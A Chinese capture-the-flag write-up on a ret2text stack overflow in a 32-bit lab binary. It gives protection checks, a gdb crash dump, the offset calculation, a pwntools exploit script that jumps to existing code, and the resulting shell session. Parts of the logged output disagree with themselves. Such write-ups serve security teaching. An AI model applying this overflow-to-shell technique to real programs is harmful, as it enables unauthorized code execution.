

前言


ROP返回导向编程，其主要思想是在栈缓冲区溢出的基础上，利用程序中已有的小片段（gadgets）来改变某些寄存器或者变量的值，从而控制程序的执行流程。所谓的gadgets就是以ret结尾的指令序列。通过这些指令序列，可以修改某些地址的内容，方便控制程序的执行流程。

ret2text 即控制程序执行程序本身已有的代码（.text）。简单理解就是控制执行程序去执行文件中已有的代码或者几段不相邻的程序已有的代码。

[题目链接](#)

1. 题目信息

1.1 查看保护机制



```
[*] '/home/zzw/Desktop/pwn/ret2text/ret2text'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

32位程序

重定位表：部分开启

堆栈不可执行：开启

栈保护：关闭

地址无关代码：关闭

1.2 查看题目信息


```
gdb-peda$ r < code
```

```
[-----registers-----]
EAX: 0x0
EBX: 0x0
ECX: 0xffffffff
EDX: 0xf7fb7870 --> 0x0
ESI: 0xf7fb6000 --> 0x1b2db0
EDI: 0xf7fb6000 --> 0x1b2db0
EBP: 0x6941414d ('MAAi')
ESP: 0xffffcf10 ('ANAAjAA9AA0AAkAAPAALAAQAAMARAaoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAawAAZAAxAAyA')
EIP: 0x41384141 ('AA8A')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41384141
[-----stack-----]
0000| 0xffffcf10 ('ANAAjAA9AA0AAkAAPAALAAQAAMARAaoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAawAAZAAxAAyA')
0004| 0xffffcf14 ('jAA9AA0AAkAAPAALAAQAAMARAaoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAawAAZAAxAAyA')
0008| 0xffffcf18 ('AA0AAkAAPAALAAQAAMARAaoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAawAAZAAxAAyA')
0012| 0xffffcf1c ('AKAAPAALAAQAAMARAaoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAawAAZAAxAAyA')
0016| 0xffffcf20 ('PAA1AAQAAMARAaoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAawAAZAAxAAyA')
0020| 0xffffcf24 ('AAQAAMARAaoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAawAAZAAxAAyA')
0024| 0xffffcf28 ('AmARAaoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAawAAZAAxAAyA')
0028| 0xffffcf2c ('RAAoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAawAAZAAxAAyA')
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41384141 in ?? ()
gdb-peda$
```

ebp被覆盖了随机值

使用pattern offset “MAAi” 判断偏移

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41384141 in ?? ()
gdb-peda$ pattern offset MAAi
MAAi found at offset: 108
gdb-peda$
```

可得缓冲区大小为108

poc:

```
from pwn import *

context.log_level = 'debug'
io = process('./ret2text')
io.recvline()
payload= flat(['a'*108, 'a'*4 ,0x804863a])
io.sendline(payload)
io.interactive()
```

结果:

```
00000070 3a 86 04 08 0a |:...|.
00000075
[*] Switching to interactive mode
[DEBUG] Received 0x21 bytes:
      b'Maybe I will tell you next time !'
Maybe I will tell you next time !$ id
[DEBUG] Sent 0x3 bytes:
      b'id\n'
[DEBUG] Received 0x84 bytes:
      b'uid=1000(zzw) gid=1000(zzw) groups=1000(zzw),4(adm),24(cdrom),27(sudo),32(dip),46(plugdev),113(lpadmin),128(sambashare),998(docker)\n'
uid=1000(zzw) gid=1000(zzw) groups=1000(zzw),4(adm),24(cdrom),27(sudo),30(cvs),46(plugdev),113(lpadmin),128(sambashare),998(docker)
$ ls
[DEBUG] Sent 0x3 bytes:
      b'ls\n'
[DEBUG] Received 0x5c bytes:
      b'code\t\t\t\t\t exp.py\t\t\t\t\t ret2text\n'
      b'code_1.72.2-1665614327_amd64.deb  peda-session-ret2text.txt\n'
code                               exp.py                             ret2text
code_1.72.2-1665614327_amd64.deb  peda-session-ret2text.txt
$
```

getshell